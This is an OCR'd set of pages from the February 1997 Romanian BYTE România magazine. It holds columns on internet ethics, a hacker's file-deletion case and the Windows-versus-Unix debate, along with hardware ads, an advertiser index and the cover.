
Firmele occidentale au descoperit acest adevăr minimal şi utilizează liste cu persoane care nu sunt angajabile, indiferent de nivelul de inteligenţa sau de performanţa profesională.

Se pare ca noi mai avem de învăţat. Ca şi în alte domenii, este necesar să repetam toate greşelile care s-au făcut deja. Ce este mai rău (zicala „din greşeli se învaţă" are tâlcul ei) este că „cei din afară", din Internet, au depăşit aceste boli ale copilăriei şi nu prea mai au răbdare şi înţelegere pentru alţii. Şi, în fond, au dreptate. Ei au deja un sistem judiciar care penalizează drastic activităţile legate de spargerea reţelelor, de încercările de intrare în reţele la care accesul este interzis, etc. Ideea este că un hoţ care reuşeşte să intre în casă pentru că încuietoarea de la uşa nu a fost destul de bună este la fel de vinovat ca şi un hoţ care „a muncit" mai mult ca să spargă uşa.

Poate este mai greu de înţeles, dar un ins care intră într-o casă şi distruge mobilierul este la fel de condamnabil ca şi un hoţ care intră într-o casa şi fură mobilierul.

— Irina Athanasiu

(irina@gfree.guru.ro)


GAME OVER, man...
better JOIN THE REBELS:
GAME OVER
from REAL gamers
to real GAMERS:
THE REAL STUFF!
YOU got no other choice!

Revistă editată de EXIM TURIN srl, București, tel. 621.55.60 tel/fax: 322.61.65

LIVIU VÂNĂU

Loc de dat cu Codul (Intern)etic

(Loc de dat cu Baitul)

Jerry Pournelle (*A Hard Drive and a Hot Santa Ana*) spune în ultimul Byte american că grafica pe calculator merge fantastic de bine în ultima vreme, că totul este nou şi că *n-ai în spate două mii de ani de reţete tradiţionale de a face lucrurile, care să te tragă în jos*. O2-ul de la Silicon Graphics şi noul HD Cheetah de la Seagate (care a atins 10000 rotaţii pe minut) susţin şi ele şansele graficii, hypervideo-ului editării nelineare video. Lipsa rezolvărilor tradiţionale - avantaj pentru deschizătorii de drum, s-a dovedit însă extrem de neplăcută în alte contexte.

Călin Mateiaş şi aplecarea lui către raderea (cel puţin aparent) arbitrară a fişierelor a făcut cîteva valuri în mass-media, iar bulbucii esenţiali se limitau fie la descrierea neputinţei legislaţiei româneşti *în domeniu*, fie la disputa privind aptitudinile tehnice ale tînărului cu pricina.

Oarecum întîmplător, am putut participa efectiv la elaborarea primului material difuzat la ProTv în legătură cu acest caz; ideea, sugerată de un bun prieten, de a asocia isprăvile lui Mateiaş cu apetitul mîncătorilor de lebede care au cadorisit imaginea României cu o atît de *alternativă* nuanţă gastronomică, mi s-a părut foarte rezonabilă. Un interviu al junelui bucureştean a oferit, cîteva zile mai tîrziu, reacţia sa la această asociere. Promotorii comparaţiei erau, în opinia sa, *barbari*.

Răspunsul (pentru care nu garantez validitatea) mi s-a părut interesant. Surprins în timp ce înfulecă dintr-o pulpă (nu ştiu de ce, dar cred că e ciosvîrta care sugerează cel mai bine iminenţa chiolhanului), mîncătorul de lebede vieneze admonestat pentru vandalismul său n-ar replica poliţiştilor de la Spaţiile Verzi Austriece: *Măi barbarule!*

Barbaria şi vandalismul sînt de regulă identificabile în raport cu un cod etic sau civilizator. Povestea este departe de a fi simplă: un principiu civilizator poate fi barbar, după cum o demonstrează poveştile cu cowboy şi indieni (*Winnetou*, de pildă). Alteori, barbaria este sancţionată prin acte de vandalism (arderea cărţilor eretice de către teologii dreptcredincioşi). Una peste alta, interacţiunile între *civilizaţie* şi *barbarie* sînt discutabile.

Internetul nu are o bimilenară existenţă care să ofere reţete conservatoare morale; disputele notorii din sfera pornografiei sau a siturilor din categoria Rahowa (Racial Holy War) arată că ideile, clişeele şi teoriile care sugerează alcătuirea unui soi de cod etic care să mai ordoneze cevaşilea din isprăvile de pe Net sînt, ca aşchiuţele care nu sar departe de trunchi (par, buturugă, etc), asemănătoare cu cele din lumea obişnuită. Rămîne deci ca Internauţii să se apuce mai serios de treabă şi să rişte, la fel cu ceilalţi, să aproximeze noţiuni de bine şi rău. Ingrată *questiune*, nu?

În domeniile noi un rol fundamental îl joacă aproape exclusiv numai bunul simţ. Legislaţia românească, atît de aprigă la birul pe calculatoare, va purcede probabil să facă *ea* ordine şi pe Internet; nu sînt convins că nu va sări peste cal. Oricum, junele Călin ar fi trebuit sancţionat dur.

În termeni oarecum sociali, fişierele şterse de Mateiaş au căzut victime unui soi de *random violence* (băştinaşul *neveu nemotivat*), iar deocamdată mi-e greu să interpretez operaţiunea altfel decît un huliganism oarecare. Unui puşti care descoperă o armă cu lunetă şi dă iama prin cartiere împuşcînd la întîmplare, dar numai în frunte, nu-i mărturiseşti admiraţia pentru dibăcia cu care şi-a nimerit ţintele.

* * *

Despre *Doborîtorul de urşi* sau *Puşca cu ţinte de argint* mai ştiu astăzi foarte puţine lucruri, deşi era o vreme cînd citeam cu un fel de frenezie *Winnetou*. Împrumutasem cartea de la o bibliotecă publică pentru copii: era tare jerpelită şi conţinea, încă de la pagina de titlu, un potop de trimiteri: *„Du-te la pagina 27 şi citeşte cei acolo...“* Destinaţia era de fapt un nou punct de pornire, fiindcă de acolo eram invitat să cercetez pagina 64, apoi pagina 101 şi tot aşa, pînă la capătul volumului cinci, care răsplătea laboriosul *travelling* cu o poezioară plată, ca un fel de haiku balcanic:

„Team purtat din loc în loc
Ca peun mare dobitoc“

Altfel spus, revelaţia nu prea merita osteneala. Pînă la urmă am restituit şi cartea, după ce am primit un teanc de cărţi poştale de avertisment.

La o adică, gestul anonim care mutilase gratuit povestea unor oameni de onoare mi se pare un reper negativ al unui oarecare cod intern*etic*.


— Liviu Vânău

Add-on

Designed for
MICROSOFT®
WINDOWS'95

HotSoft KeyMap & Fonts

VERSIUNEA 2



Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular | ă, Ă | 0227, 0195

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Disponibile din **15 sept. 1996**

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 50.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.)

☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: .... Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	85	032-213122
2	Ager Business Tech	28	01-4103303
3	Agnor High Tech	3	01-2118800
	B		
4	Biro Technologies	4	01-2234649
	C		
5	CHIP - Brașov	106	068-150886
6	Cipro	12,134	01-2200400
7	Computer Force	115	056-199837
8	Comrace Computers	18,19	051-415800
9	Computer Press Agora	61,72,92,96,113,118,126	065-166516
10	Comtek	20	01-6331250
	D		
11	Digital România	37	01-2105508
	E		
12	EMS	117	01-6654996
13	EUnet România	91	01-4100100
14	Expert System Plus	91	01-2108565
	F		
15	Flamingo Computers	CIII	01-2225041
16	Forte Company	1	01-3122360
	G		
17	General Systems	9	01-2101500
18	Genesys Software	50	01-6384944
19	Grup Transilvae	26	01-2103910
	H		
20	Hotsoft	111,138	065-166516
	I		
21	ICL Romania	17	01-2506175
22	InterComp	22	01-3238255
	K		
23	KT Computers Manufacturing	5	01-3124620
24	KTech	138	01-6503971
	L		
25	Logimax Canada	110	01-2102731
	M		
26	Macro International	121	01-6592770
27	MB Distribution	CII	01-2120310
28	Microsoft România	13,87	01-2229012
29	MINOLTA România	2,123	01-6346245
30	Multimedia Automex România	63	061-761845
	N		
31	Net Brinel Computers	62	064-430280
	O		
32	Oracle	25	01-2503235
	P		
33	PC Game Over	136	01-6215560
	R		
34	Romus Industries	85	01-2301650
	S		
35	Salient România	11	01-2121790
36	Sintezis Birotica Oradea	85	01-2234054
37	SISTEC	85	064-190282
38	Sowah România	71	059-456456
39	Sprint Computers	43,45,CIII	044-110700
40	Starsoft	18,19	051-415800
41	S&T Romania	57	01-3307320
	T		
42	Tornado Sistems	131	041-618580
43	Tricorp Electronics	114	01-6794879

IOSIF FETTICH

Ultima

Un X

Ar putea fi un prim plasament în tentativa de a pune trei într-o linie. Şi urmează un 0, şi încă un X, şi încă un 0...

Vreau de fapt doar să mă joc pornind de la Unix, în care dintotdeauna jocurile cu litere au fost o componentă semnificativă. (Cine nu ştie că Linux vine de la Linux Is Not UniX?).

Nici gînd să aduc argumente în favoarea vreunei părţi în „războiul sfînt“ al sistemelor de operare (şi nu că n-aş avea...). De ce oricare dintre ele este evident mai bun decît oricare dintre celelalte (şi, la fel de evident, singurul cu care merită lucrat...), rămîne să dovedească cei care sînt sau măcar se cred în stare să o facă.

La ROSE 96, în ultima zi - era chiar înainte de alegeri - apăruse un afiş mare la intrare, evidentă replică la pancartele PDSR-iste ce împînzeau Bucureştiul: *„Putere şi siguranţă - Windows NT“*. La Conferinţa sistemelor deschise, referinţele la Windows şi Microsoft nu puteau servi decît ca şi contraexemple.

Tot atunci am aflat de o analogie Sisteme de Operare - politică, care mi-a plăcut. Dacă Windows este tipicul exemplu de sistem închis, autoritar - în care dacă te numeşti Microsoft sau Bill Gates, eşti unicul factor care decide, restul lumii neavînd altă şansă decît să se conformeze, atunci Unix-ul - şi în mod deosebit Linux (care este Unix...) reprezintă democraţia. Cu toate tarele şi calităţile intrinseci ale acesteia.

„Despotul luminat“ versus *„power to the people“* - *Windows* contra *Unix*. Sigur că în multe situaţii, faptul că e cineva acolo sus care ia decizii este şi convenabil, şi eficient, şi poate chiar bine. Democraţia este - paradoxal? - mult mai greoaie în multe situaţii. Iar libertatea de a decide se poate transforma extrem de uşor în povara de a decide.

Bucuria că în sfîrşit am găsit o comparaţie care să ilustreze perfect diferenţele de fond între cele două clase de sisteme de operare n-a durat însă prea mult, deşi mi-am însuşit-o şi am adăugat-o panopliei de argumente „de utilizat“ cînd o fi momentul.

Abia ajuns acasă, s-a întîmplat să primesc un e-mail descriind o suită de situaţii posibile din ziua unui sys-admin. Una din ele:

„Un alt utilizator sună.

- Am nevoie de mai mult spaţiu - zice.
- Păi, de ce nu vă mutaţi în Texas? întreb.
- Nu, pe contul meu, bolovane.

„Bolovane ?!? I-auzi...“

- Îmi cer scuze, - spun eu, de o politeţe ce o egalează pe cea a lui Jimmy Stewart într-un matineu de familie - nu am înţeles prea bine. Aţi putea să repetaţi ?

Simt cum frica coboară pe linie, dar e prea tîrziu, tipul a dat-o-n bară şi o ştie.

- Ăă, am spus că aş vrea mai mult spaţiu pe contul meu, *vă rog*.

- Sigur că da, numai o clipă.

Îl aud răsuflînd uşurat, chiar cu receptorul acoperit.

- Gata, aveţi o groază de spaţiu acum.

- Cît anume mi-aţi dat?

Ei asta chiar că *mă* *scoate* *din* *minţi*! Nu numai că-mi cer să le dau spaţiu disc suplimentar, dar vor să verifice, să mă corecteze dacă nu le dau îndeajuns. Ar trebui să fie fericiţi cu ce le dau şi *asta* *e*!

Comut în modul Jimmy Stewart.

- Păi, să vedem, aveţi 4 Mega disponibili.

- Grozav! 8 Mega în total, mulţumesc! zice el, satisfăcut de capacitatea lui de negociere.

- Nu, îl întrerup, savurînd replica ca pe-un vin roşu de calitate la temperatura camerei - aveţi 4 Mega în total.

- Ăăă - dar 4 Mega îi ocupasem deja, cum aş putea să am 4 Mega disponibili?

Nu spun nimic. Îşi dă el seama singur.

- aaaaaaaaaaaaaaaaggggghhhhhhH!“

Democraţie ?! Ca cea în care toţi sînt egali, dar unii sînt mult mai egali decît alţii... Aproape că nu mai surprinde o altă variaţiune pe tema dată:

„Doamne sysadmin-ul nostru, care sus acolo ai drepturi de root...“

Din acest punct de vedere, este evident că diferenţa între utilizatorii care au voie şi cei care nu au voie este tranşantă - şi frustrantă totodată. Iar graniţa este atît de fragilă: o parolă... Tentaţia fructului oprit poate fi devastatoare. Şi nu numai pentru puştii de 17 ani.

Iar găsirea căilor de a obţine „puterea“ este o problemă care poate fi pasionantă. E o problemă de enigmistică, dacă vreţi, sau de perspicacitate. Sport al minţii, o provocare intelectuală, uneori - şi nu din clasa problemelor care nu au soluţie. Datele problemei sînt clare, despre soluţie se ştie că există, iar căile de a ajunge la ea pot fi uneori extrem de subtile. De invidiat de inteligente sau ingenioase.

Nu în mod necesar. Uneori, sub titulatura de „problemă“ se ascunde un banal exerciţiu.

Pasionantă şi frumoasă este nu atît soluţia, cît cursa pentru găsirea ei. O problemă o dată rezolvată devine pură plictiseală dacă se repetă întocmai.

A găsi calea de a „sparge“ un sistem poate fi o joacă tentantă. Şi nu cred că e cu nimic mai condamnabilă în sine ca dorinţa de a escalada primul un pisc sau de a-ţi înfrînge adversarul la şah. De a-ţi dovedi că eşti mai bun, sau că poţi ceea ce alţii nu pot.

Dar problema adevărată apare imediat după aceea - cînd ai reuşit să obţii puterea. Dacă îţi omori adversarul după ce l-ai învins, epitetele se schimbă. Albul se transformă în negru. Trilul în răget.

Să „spargi“ un sistem, să fii un tigru într-un „tiger team“, un fel de Houdini sau David Copperfield care reuşeşte lucruri pe care ceilalţi nu le pot face, chiar dacă şi le doresc, să-ţi învingi adversarul, luptînd frumos, poate defini un campion.

Se zice că una din posibilităţile de a cunoaşte un om este să-l faci şef. Să-l faci să aibă acces la putere. În acel moment, se defineşte singur. Ca om. Sau ca un X. Sau ca un 0.

– Iosif Fettich

DIAMOND Stealth 3D 2000

Standard RAM Configuration: 2MB EDO RAM
Chipset: S3 VIRGE 325
Horizontal Sync Signals: 31,5kHz - 81,5kHz
Vertical Refresh: 43,5Hz - 120Hz
Max. Dot Clock Rate:135MHz Standard
Max. non-interlaced resolution of 1280x1024 - 256 colors (max 75 Hz)
Max. number of colors : 16 mil. - 800x600 (max 85 Hz), 640x480 (max 120 Hz)
Max refresh: 120 Hz (640x480 - 16mil.colors / 65k colors / 256 colors, 800x600 - 256 colors)

PC MAGAZINE EDITORS' CHOICE
December 3, 1996
Stealth 3D 2000XL

DIAMOND Stealth64 Video 3400 XL

Standard RAM Configuration: 4MB VRAM
Chipset: S3 Vision 968
Horizontal Sync Signals: 31.5KHz - 96.6KHz
Vertical Refresh: 43.5Hz - 120Hz
Max Dot Clock Rate: 220MHz
Max non-interlaced resolution of 1600x1200 - 65k colors (max 76 Hz)
Max number of colors : 16 mil. - 1280x1024 (max 75 Hz), 1152x864 (max 70Hz), 1024x768 (max 75 Hz), 800x600 (max 120Hz), 640x480 (max 120Hz)
Max refresh: 120Hz (1024x860 - 65k colors / 256 colors, 800x600 - 16 mil colors / 65k colors / 256 colors / 16 colors, 640x480 - 16 mil colors / 65k colors / 256 colors / 16 colors)

◆

DIAMOND

SPEA V7 Mercury P-64

Standard RAM Configuration: 2MB VRAM (up to 4MB)
Chipset: S3 Vision 968
RAMDAC: Texas Instruments TVP 3026
Horizontal Sync Signals: 31.5KHz - 96.6KHz
Vertical Refresh: 43.5Hz - 120Hz
Max Dot Clock Rate: 220MHz
Max non-interlaced resolution of 1600x1200 - 256 colors (max 76 Hz)
Max number of colors : 16 mil. - 800x600 (max 120Hz), 640x480 (max 120Hz)
Max refresh: 120Hz (1024x860 - 65k colors / 256 colors, 800x600 - 16 mil colors / 65k colors / 256 colors / 16 colors, 640x480 - 16 mil colors / 65k colors / 256 colors / 16 colors)

FLAMINGO COMPUTERS

E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel: 01 - 222.5041
Fax: 01 - 222.5941

Șos. Panduri 29-31,
Sector 5, București
Tel: 01 - 410.3623
Fax: 01 - 410.5606

Bd. Știrbei 154,
Sector 1, București
Tel: 01 - 638.3538
Fax: 01 - 638.3538

Calea București 23 B,
Craiova
Tel: 051 - 417.426
Fax: 051 - 417.428

Un sprint reuşit numai cu un...

SPRINT COLOSSEUM PRO

Procesoare

Intel Pentium® Pro

vârful tehnologiei INTEL

Tehnologie ATX

tehnologia viitorului

16,7 milioane de culori,
1600x1280 - prin STB
leader mondial
în producţia de
plăci grafice

Cel mai bogat pachet
software MICROSOFT

Monitoare de
până la 20 inch
prin SAMTRON
(tehnologie SAMSUNG)

Hard disk-uri
de până la 9.1 GB
FUJITSU - Ultra Wide SCSI

SPRiNT

Str. Romană 28-30, 2000 Ploieşti
Tel/Fax: 044-110 700
E-mail: sprint@tag.vsat.ro BBS: 044-110708

Distribuitori autorizaţi:

Argeş 048-637.135 Arad 057-281.836; Bihor 059-436.281; Botoşani 031-533.222; Brăila 039-634.169; Braşov 068-322.010; Călăraşi 042-324.581; Caraş-Severin 056-311.257; Cluj 064-430.000; Constanţa 041-660.459; Covasna 067-326.043; Dâmboviţa 045-634.583; Dolj 051-411.715; Galaţi 036-462.003; Giurgiu 046-217.805; Gorj 053-218.515; Harghita 066-124.644; Hunedoara 054-716.551; Iaşi 032-231.303; Maramureş 062-421.311; Mehedinţi 052-324.075; Mureş 065-162.194; Neamţ 033-219.158; Prahova 044-117.095; Suceava 030-521.100; Sibiu 069-435.531; Timiş 056-192.091; Vâlcea 050-722.983.

intel inside®

PENTIUM® PRO
PROCESSOR

Intel Inside şi Pentium sunt mărci înregistrate Intel Corporation.

Primele PCuri cu MMX : Rezultate surpriză

BYTE
ROMÂNIA
revistă de integrare tehnologică

Vol. 3, Nr. 2 FEBRUARIE 1997

Cele mai bune produse la Comdex P. 13

13 cartele grafice pentru aplicații profesionale P. 66

Marimba Castanet P. 95

E-MAILul TĂU E DEPĂȘIT

Inbox
Drafts
Sent Mail
Trash
Folders
Expense Reports
Operations
orders
shipments
Forward
Reply
Received
Status Report
Saturday's Ball Game
Sales forecasts due this Friday
John,
I want to remind you that sales forecasts
Denise
Inbox 27/36
Ready
UNDELIVERABLE
RETURN TO Sender

ȘTIRI: Vinci, PC cu MMX în România PREZENTARI: Potolește-ți setea de culoare

PLUS:

-Office '97 în România

-Unora le place jazul

Lei 8000


T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
